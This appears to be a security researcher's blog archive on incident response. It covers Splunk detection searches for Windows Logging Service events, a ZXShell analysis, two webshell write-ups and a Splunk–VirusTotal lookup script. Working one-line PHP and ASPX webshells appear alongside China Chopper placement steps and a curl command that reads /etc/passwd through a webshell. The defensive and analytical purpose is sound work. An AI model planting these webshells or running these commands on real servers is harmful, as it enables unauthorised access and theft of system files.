Sunday, August 23, 2015

DFIR with Windows Logging Service (WLS)

WLS is logging service built with forensics and incident response in mind. The best way to explain what WLS is to show an example:

Here is what you get from a process creation event from Windows:
2014 Nov 21 21:39:28 10.10.10.10 WINTETST.domain.com MSWinEventLog 0 Security 2099 nov 21 16:39:28 2014 4688 Microsoft-Windows-Security-Auditing domain\WINTETST$ N/A Success Audit WINTETST.domain.com Process Creation A new process has been created.    Subject:   Security ID:  S-1-5-18   Account Name:  WINTETST$   Account Domain:  DOMAIN   Logon ID:  0x3e7    Process Information:   New Process ID:  0xf0c   New Process Name: C:\Windows\System32\dllhost.exe   Token Elevation Type: TokenElevationTypeLimited (3)   Creator Process ID: 0x2d4    Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.    Type 1 is a full token with no privileges removed or groups disabled.  A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.    Type 2 is an elevated token with no privileges removed or groups disabled.  An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator.  An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.    Type 3 is a limited token with administrative privileges removed and administrative groups disabled.  The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

Here is what WLS logs:
Aug 23 12:57:57 win-1ujak6s06vk. Security: LogType="WLS", BaseFileName="notepad.exe", Channel="Security", CommandLine="'C:\Windows\system32\notepad.exe'", CompanyName="Microsoft Corporation", Computer="WIN-1UJAK6S06VK", CreatorProcessName="explorer", Entropy="6.95893575618574", EventID="4688", EventRecordID="72208", ExecutionProcessID="4", ExecutionThreadID="56", FileDescription="Notepad", FileVersion="6.1.7600.16385 (win7_rtm.090713-1255)", InternalName="Notepad", Keywords="0x8020000000000000", Language="English (United States)", Length="193536", Level="0", MD5="F2C7BB8ACC97F92E987A2D4087D021B1", NewProcessId="0x8a8", NewProcessName="C:\Windows\System32\notepad.exe", Opcode="0",ProcessId="0x8ec",ProductVersion="6.1.7600.16385",ProviderGuid="{54849625-5478-4994-A5BA-3E3B0328C30D}", ProviderName="Microsoft-Windows-Security-Auditing", SessionId="2",SESSIONNAME="Console",SHA1="7EB0139D2175739B3CCB0D1110067820BE6ABD29",Signed="Catalog",SSDeep="3072:QOrerAgXWMI6vKoTN6p0frxJLgf7nDVF6PUp1Yo3ICgx:QWDcRgNpex5gfzDVlVXg",SubjectDomainName="WIN-1UJAK6S06VK",SubjectLogonId="0x1fc0a2",SubjectUserName="testuser",SubjectUserSid="S-1-5-21-874994001-2474262622-3605836291-1008", Task="13312", TokenElevationType="TokenElevationTypeDefault (1)",ValidSignatureDate="False", Version="1", WindowStation="Winsta0\Default", Zone="0"

All the useless information is replaced with useful information. More details on WLS can be found here http://digirati82.com/. I’m writing this blogpost to share some methods for detecting malicious behavior and malware using WLS and Splunk.  


Sticky Keys Authentication Bypass
Using sticky keys to bypass authentication is a favorite since it doesn’t involve malicious binaries. This method relies on replacing sethc.exe, utilman.exe, osk.exe, magnify.exe or narrator.exe with cmd.exe in the windows\system32\ directory. Since we are capturing the file metadata on execution, detecting this malicious behavior is simple. Create a schedule Splunk job to email you when event count is >0 for this search:

index=main (EventID=4688 OR EventID=592) FileDescription="Windows Command Processor" BaseFileName!=cmd.exe

A legitimate execution of the command prompt will contain the file description of “Windows Command Processor" with the BaseFileName of “cmd.exe”


Webshell / Compromised Web Server Detection
In some web server compromises attackers will add a webshell allowing them command line access for lateral movement among other things. Since we know that the IIS service account shouldn’t normally be running ‘cmd.exe’ or commands like whoami, netstat, “net localgroup administrators pwnu /add” or even “net user guest /active:yes” we can create a splunk alert to notify us when this behavior does occur.

Here is an example WLS event snippet of a compromised IIS webserver executing the command prompt through a webshell:
BaseFileName="cmd.exe", Channel="Security", CompanyName="Microsoft Corporation", Computer="WIN-1UJAK6S06VK", CreatorProcessName="w3wp", EventID="4688", SubjectUserSid="S-1-5-82-3006700770-424185619-1745488364-794895919-40
04696415", NewProcessName="C:\Windows\System32\cmd.exe", SubjectUserName="Defaul
tAppPool"

An example Splunk search to alert on this activity:
index=main (EventID=4688 OR EventID=592) CreatorProcessName=”w3wp”
NewProcessName="C:\Windows\System32\cmd.exe"

Maybe it’s a good idea to see ALL command line activity by the IIS user:
index=main WLS_CommandMonitor User=”IIS APPPOOL\\DefaultAppPool"

In any case we know what an IIS server shouldn’t do, creating alerts on known bad behavior is a simple way to increase your odds of finding a compromised server.


Svchost.exe Injection
Some malware will start a legitimate copy of svchost.exe and inject code into it. This method used to hide on a system is easy to alert on. Since services.exe should execute svchost we can create a Splunk alert anytime svchost.exe is executed when the Creator Process Name is not services.exe. Here is a snippet of what a malicious execution would look like:

BaseFileName="svchost.exe", Channel="Security", CommandLine="'c:\Windows\System32\svchost.exe", CompanyName="Microsoft Corporation", Computer="WIN-1UJAK6S06VK", CreatorProcessName="mspswls.tmp",  EventID="4688",

Our Splunk search to alert on this behavior would look like this:
index=main (EventID=4688 OR EventID=592) BaseFileName=svchost.exe CreatorProcessName!=”services.exe”

Alerting on Attacker Behavior
Some attackers follow a pattern after gaining access; gather system information, escalate privileges, lateral movement, persistence, collect & exfil data.  Their tools are constantly changing to evade detection but their behaviors and the tools behaviors don’t evolve so quickly. A great example is the staging of data for exfil. Attackers will sometime use a custom version of rar to password protect a file, in several version found on Virustotal they all use the standard command flags of ‘a -ph’ to create an archive and to password protect the data.
SomeExecutable.exe a -hpSomePassword RandomFlename RandomFilePath

Based on this we can add a scheduled search in Splunk for the following:
index=main WLS_CommandMonitor Command=”*a -hp*”

Example WLS CommandMonitor Log
Aug 23 13:39:09 win-1ujak6s06vk. WLS_CommandMonitor: LogType="WLS",
Command="a.exe a -hpqwerty123 data1.rar supersecret.doc", ProcessId="0x11c", ProcessName="cmd", Type="Added", User="WIN-1UJAK6S06VK\testuser", WLSKey="122"

Some attackers use the “makecab.exe” for compressing data before exfil. It’s on all windows systems and not many people use it so alerting on its execution might be a good idea.

Other APT groups are also using powershell as a method for persistence as indicated by this FireEye article. Using the same method above we create a scheduled Splunk search on the “-enc” parameter passed to powershell.

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe –NonInteractive –enc SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABl..."

Example Splunk alert
index=main WLS_CommandMonitor Command=”powershell –NonInteractive –enc *”

The other popular method of persistence is by scheduling “at” jobs. Since this data is logged and not too many people use this, results should be low:
index=main WLS_CommandMonitor: LogType="WLS", Command="at *”

Or you could alert on the execution of “at.exe”:
index=main (EventID=4688 OR EventID=592) BaseFileName=”at.exe”


Malicious Microsoft Office Documents
Word documents embedded with malicious macros to download & execute malware is still common. WLS logs the creator process name so it’s pretty simple to search for any event where Microsoft Word creates a new process:

index=main (EventID=4688 OR EventID=592) CreatorProcessName=WINWORD

For Excel, Powerpoint or Access you would just substitute the appropriate “CreatorProcessName”.


Entropy
In many cases attackers use packed binaries which result in high entropy. While this is not a candidate for an alert it can certainly be used for malware hunting. An example from WLS event would report it as Entropy="4.61108706992542". In splunk you could search for unsigned binaries executed with entropy greater than 7:
index=main (EventID=4688 OR EventID=592) Signed=False Entropy>=7


I will be updating this post with additional searches when time allows. Hopefully this information is helpful, if you have any questions or comments hit me up on twitter.

Tuesday, February 18, 2014

Review of ZXShell Used in US Veterans of Foreign Wars Compromise

FireEye recently posted a blog article on the compromise of US Veterans of Foreign Wars website, Symantec also has one. I've played with ZXShell in the past and was curious if I could get the DeputyDog/Hidden Lynx actors ZXShell payload working with my command and control server. Turns out you can and I was able to make some interesting comparisons between the client I tested and the vfw dropper.


The agent below is the publicly available client and the options available to run on the compromised host (translated descriptions are at the end of this blog).


This screenshot is the dropper used in the VFW.org attack connecting to my command and control server (modified the host file and spoofed dns replies with Mandiant's ApateDNS).

First thing I noticed was the lack of commands, despite being a newer version (assuming the 3.10 and 3.20 are client versions). Also the descriptions have all been changed to English, which is a bit odd if English isn't your first language. Speaking of odd, I was wondering about this:
In general this is horrible OpSec, if you spend a few minutes looking at it you'll find many examples. Maybe just a case of being lazy or perhaps they were only testing something.
Lots of strangeness with this one but that makes it fun. There is still a lot to dig through but I wanted to post some of my notes while its fresh in my head. If you find anything interesting or something I missed, let me know.

3.10 ZXShell Commands
CA ==> cloning system account
CleanEvent -> Clear System Diary
CloseFW -> temporarily closed windows comes with a firewall
End -> end of the program
Execute ==> run a program
Time information FileTime ==> clone a file
FindPass -> Find a login account password x
FindDialPass -> lists all the dial-up account and password x
Help | -?> Display the information
KeyLog ==> remote computer to capture or record key information x
LoadDll ==> load a DLL or inserted into the specified process
PortScan ==> port scanning
Ps ==> Process Management
RunAs ==> to other processes or identity of the user running the program
SC ==> Service Management
ShareShell ==> Sharing a Shell to others.
ShutDown ==> Logout | | restart | | closed system
Sysinfo -> View System Details
SYNFlood -> SYN attacks x
TermSvc ==> Terminal Services Configuration
TransFile ==> from the specified URL to download files or upload files to a specified FTP server
Uninstall -> uninstall
User ==> Account Management System
ZXARPS ==> ZXARPS x
ZXFtpServer ==> FTP server x
ZXNC ==> NC
ZXHttpProxy ==> HTTP proxy server
ZXHttpServer ==> HTTP server
ZXPlug ==> plug-in function, you can add custom commands
ZXSockProxy ==> Socks 4 & 5 Proxy
The command completed successfully.

From the attackers perspective here is the command shell. Do you have alerts/logging for cmd.exe running as system? Check out Windows Logging Service

And also running VNC from the C2 server:

Dropper calling home to the command and controller server (pcap is from vfw dropper):

Happy hunting.

Monday, September 2, 2013

GET your Webshell While Evading Detection

Recently I came across a webshell that was a bit different from the others. Besides being only 48 bytes it uses the 'Accept-Language' http header field for accepting remote commands. The webshell on the server would only need to contain: <?php passthru(getenv("HTTP_ACCEPT_LANGUAGE"))?>


There are a few benefits to this from the attackers perspective. The main benefit is that utilizes HTTP GET which is quite difficult to find anomalies from the http logs, even with Splunk (unless the attacker calls the file webshell.php). I would bet most people would be on the lookout for http posts to a new file versus http get. With Splunk you can monitor and alert on http POST deviations, but with GET it seem that strategy won't cut it. 

Using curl we GET the request 48bytes.php and add in the Accept-Language header followed by the shell command of 'cat /etc/passwd'.  Additionaly I added in the -A to use a less conspicuous user agent.
curl -H "Accept-Language: cat /etc/passwd" -A "Mozilla/5.0 (Macintosh; Intel Mac OS X 13.3; rv:72.0) Gecko/20132121 Firefox/19.0" http://192.168.110.114/webshells/48bytes.php

When requesting the webshell, the Apache logs will show (standard CentOS 6 install):
 [01/Sep/2013:13:02:37 -0700] "GET /webshells/48bytes.php HTTP/1.1" 200 1973 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:23.0) Gecko/20100101 Firefox/23.0"

The response from the web server, as you would expect looks like this:


 Running tcpdump we can see the following traffic flow:

Following the tcp stream in wireshark gives us this view: (notice the Accept-Language: cat /etc/passwd)

So how do the good guys detect this?

I was hoping that Bro Network Security Monitor would help, however by default it doesn't log the Accept-Language string (It logs which headers are used).  Even if the majority of sites in your enterprise use TLS it's probably not a bad idea to enable the collection of header data to your web servers.  If you're sending the Bro logs to Splunk (with header data) you can create an alert to fire on key words, length etc.

Bro_http log of 'cat /etc/passwd' via webshell:
1378069940.789597 SvWL0TLDOB3 192.168.110.129 58148 192.168.110.114 80 0 - - - - - 0 1973 200 OK - - - (empty) - HOST,USER-AGENT,ACCEPT,ACCEPT-LANGUAGE,ACCEPT-ENCODING,REFERER,CONNECTION HOST,USER-AGENT,ACCEPT,ACCEPT-LANGUAGE,ACCEPT-ENCODING,REFERER,CONNECTION


Using Snort also has the same drawback of missing out on TLS connections. If you are using a Proxy and have a tap into the unencrypted traffic this would be an ideal solution (along with using Bro). 

Using Google Rapid Response (GRR) you can launch a hunt on your web servers (or all servers for that matter) for files containing 'passthru' and '<?php'. Of course prevention is much easier to do then detecting it.

With OSSEC file integrity monitor you will have a file based method of detection depending on the site content and structure. Since most people exclude temp directories from file integrity monitor, its the best place to put a webshell ;)

Prevention

If you have a public facing server without grsecurity, yer gonna have a bad time. In my opinion grsec with a well defined policy is the first place to start.  Well maybe the first place start is having the admins disable exec(), passthru() and system()! Good luck with that :)


Monday, May 27, 2013

Splunking Virustotal PoC

Doing malware analysis and research on a frequent basis I'm all about trying to make life easier, getting information faster. Bro, Splunk and Virustotal are tools that I'm constantly interfacing with. I thought it would be awesome if I could use Virustotal's api to search md5's gathered from Bro logs on Splunk. These three tools provide an amazing amount of useful information, with their powers combined I hoped it would make life a bit easier and help me connect the dots faster.


Requirements

To test this concept I'm using CentOS and the limited version of Splunk. Beyond that you will also need:

  • Register with Virustotal to get an API key.
  • Python Development libraries
  • Install Splunk and have log source containing md5's (Bro!)

Splunk Configuration

To get started we are going to create a generic Splunk app and copy over our python scripts. Next we configure the Splunk lookups and test it out.

Create a new Splunk App, choose "Manage apps..."
Click create app

Add in the name, location of app and save.

Now would be a great time to import some logs containing md5's or setup Bro and acquire them. You will want to extract the md5 field from your logs as well, or you can use rex on the fly.

Python Scripts

Since Splunk's version of Python is bare bones you'll need to create a wrapper that calls the actual script. Searching Splunk's site I found that someone had created a script already to do just this.

Save this to /opt/splunk/etc/app/vtLookup/bin/wrapper.py
import os, sys
for envvar in ("PYTHONPATH", "LD_LIBRARY_PATH"):
if envvar in os.environ:
del os.environ[envvar]
python_executable = "/usr/bin/python"
real_script = "/opt/splunk/etc/apps/vtlookup/bin/vt.py"
os.execv(python_executable, [ python_executable, real_script ] + sys.argv[1:])
Now we create the script that takes the md5 from Splunk and does a lookup using Virustotals API.

Save this to /opt/splunk/etc/app/vtLookup/bin/vtLookup.py Don't forget to enter in the API key.
import csv,sys,urllib,urllib2

def lookup(md5):
  try:
    response = urllib2.urlopen('https://www.virustotal.com/vtapi/v2/file/report', \
      'apikey=Enter in your API key here&resource=' + md5)
    lines = response.read()
    return lines
  except:
    return ''

def main():
  if len(sys.argv) != 3:
    print "python vt.py MD5 VT"
    sys.exit(0)

  md5f = sys.argv[1]
  vtf = sys.argv[2]
  r = csv.reader(sys.stdin)
  w = None
  header = []
  first = True

  for line in r:
    if first:
      header = line
      if vtf not in header or md5f not in header:
        print "missing vt or md5 field"
        sys.exit(0)
      csv.writer(sys.stdout).writerow(header)
      w = csv.DictWriter(sys.stdout, header)
      first = False
      continue

    result = {}
    i = 0
    while i < len(header):
      if i < len(line):
        result[header[i]] = line[i]
      else:
        result[header[i]] = ''
      i += 1

    if len(result[md5f]) and len(result[vtf]):
      w.writerow(result)
    elif len(result[md5f]):
      result[vtf] = lookup(result[md5f])
      if len(result[vtf]):
        w.writerow(result)

main()

Next we tell Splunk the location of the scripts and create a lookup. In the Splunk manager select Lookups:


Then Lookup definitions: 

The 'Type' is external since we are calling an external script. The command is 'wrapper.py md5 vt', supported fields are md5, vt. Once you have that entered in, click Save.


Splunking


Now lets test it out and see if it works. The query to test was to call one known good md5 and pass it to the lookup script. The first part is specifing fields that are not "-" then send it to top and only give me one result back. The part we are concerned with is "lookup vtLookup md5".

Running the search we see the new field "vt" with the response from Virustotal. Great! but I really want to search all time and find out some trends.

When I bump of the search to return 10 responses we start seeing no response from Virustotal since our api call requests are limited. Boooo. 


The limitations set by Virustotal doesn't make this very practical in Splunk. It was fun to try and maybe this will come in handy in the future.


Edit: Python scripts added to git repo https://code.google.com/p/splunk-virustotal/

Saturday, November 24, 2012

Concealing Data Exfiltration with Youtube or Facebook


You've probably already read about Backdoor.Makadocs which uses Google Docs or Google Drive as a command-and-control (C&C) server. This made quite a big stir last week, unfortunately this isn't a new trick. ACAD/Medre.A was created for the mass exfiltration of AutoCad files and used qq.com for transmitting files. I'm sure there are many other examples too.

The use of legitimate sites like Google Docs, Facebook and Youtube seem to be the obvious choice for hackers wanting to exfiltrate data. The benefit of course is the lack of IoC's from a network perspective. Could you tell the difference between someone watching a 30-minute clip or exfiltrating *.{doc,xls,dwg} files to Youtube or Facebook over SSL? There are already tools available to hide TrueCrypt volumes in mp4's. Why not use Youtube or Facebook to exfiltrate data? I haven't read any incidents involving this but it's coming.


As companies improve there security to detected unwanted software the move to legitimate remote administration programs such as GoToMyPC, the natural path of evil doers would be to use those as well. Speaking of which, did you know you can control who uses GoToMyPC from your corporate IP space?

"Can I block the unofficial use of GoToMyPC Pro while allowing authorized use?
Yes. Through our free Authorization Management Service (AMS), GoToMyPC Pro will gladly work with you to block selected Internet-visible IPs while still enabling authorized GoToMyPC Pro account access. If you do not currently have a GoToMyPC Pro account but wish to block access by using AMS, please contactgotopro@citrixonline.com. If you are a current GoToMyPC Pro customer, please contact us atgotoaccounts@citrixonline.com."
If your company has a policy against using GoToMyPC (and no way to enforce it) you should probably work with Citrix to restrict access. If your company allows it, you should really restrict authorized accounts.

Keith

Friday, November 16, 2012

China Chopper Webshell - the 4KB that Owns your Web Server


I've been wanting to blog about China Chopper for sometime and finally got around to it. When I first started researching this webshell I was unable to find anything about how to set it up and configure it. In this post I'll go over the components of China Chopper as well as setting it up.

China Chopper is a webshell used to remotely access Windows or Linux servers. It is malicious software used by the bad guys. Given the name China Chopper it is developed in China and used heavily by Chinese hackers.

The software is hosted on maicaidao.com, which I might mention has recently changed. 


The webshell consists mainly of two parts, the client interface (caidao.exe) and the file placed on the compromised web server. 

Here are the files included with the download & MD5's.

caidao.exe                                     5001ef50c7e869253a7c152a638eab8a

CCC

 aspRwWithJMail.ccc                         a6d6cbfa2ead1d0e8a6735aa49b963ff
 aspSpy.ccc                                    be207c46105c38571ae958ae2da47297
 aspx.ccc                                        cc07ac4caef188334fc330f62e0a574a
 php.ccc                                         9100b18660f3a1eeca7ea801b357b8ce
 phpSpy.ccc                                    ce1a9fc93040d5c94f789b579fe1c106


Customize
 Customize.aspx                                8aa603ee2454da64f4c70f24cc0b5e08
 Customize.cfm                                 ad8288227240477a95fb023551773c84
 Customize.jsp                                  acba8115d027529763ea5c7ed6621499  

The file dropped on the compromised server is nice and small. The client, caidao.exe communicates directly with the file.


Servers running IIS, place the contents below in a file called webshell.aspx
<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>

Servers running Apache with PHP, place the contents in a file call webshell.php
<?php @eval($_POST['password']);?>

Next, open caidao.exe

You will see examples already listed referencing maicaidao.com. Lets add in the information to communicate with our test compromised Windows 2008 R2 server using the webshell.aspx file mentioned above.


Right-click and select add, you will see the following dialog box
Address field is the URL to the file on the compromised server. The next field acts as a password of sort, if this doesn't match the contents in the webshell.aspx file it won't work.
<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>

Change the file type to match ASPX and change the codepage to UTF-8. 

Click 'Edit' to save your changes. To open up a remote shell, right-click on the entry and select 'Virtual Terminal'.  If everything was correctly you will see the following command interface.

I should note that this works on a fully patched and default configuration of Windows 2008 R2 web server role. Primarily because .NET by default has full control, if you change it to 'High' China Chopper (and many other) webshell will not work.
When the webshell is executing commands you will see the following with Process Explorer

IIS logs will show only a post to the file, here is a line copied from the IIS log
2012-11-16 22:30:14 172.16.192.137 POST /webshell.aspx - 80 - 172.16.192.140 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 200 0 0 31

The traffic is base64 encoded, here is a snipit from Wireshark during a post of the initial connection and sending the netstat command.

There are many ways to protect against this so I won't go into that, however it would be a good idea to do some Splunking on http posts! If you don't have Splunk you could use snort to  monitor for this with a simple rule to watch for base64_decode and POST.

I put this together really quick as a proof of concept so no consideration was put into performance. Snort might already have much better rules in place to detect base64 in http traffic.
alert tcp any any -> any 80 ( sid:900001;  content:"base64_decode"; http_client_body;flow:to_server,established; content:"POST"; nocase;http_method; ;msg:"Webshell Detected Apache";)


I hope this post has informative and helped you out. If you have any questions, please feel free to contact me.

Keith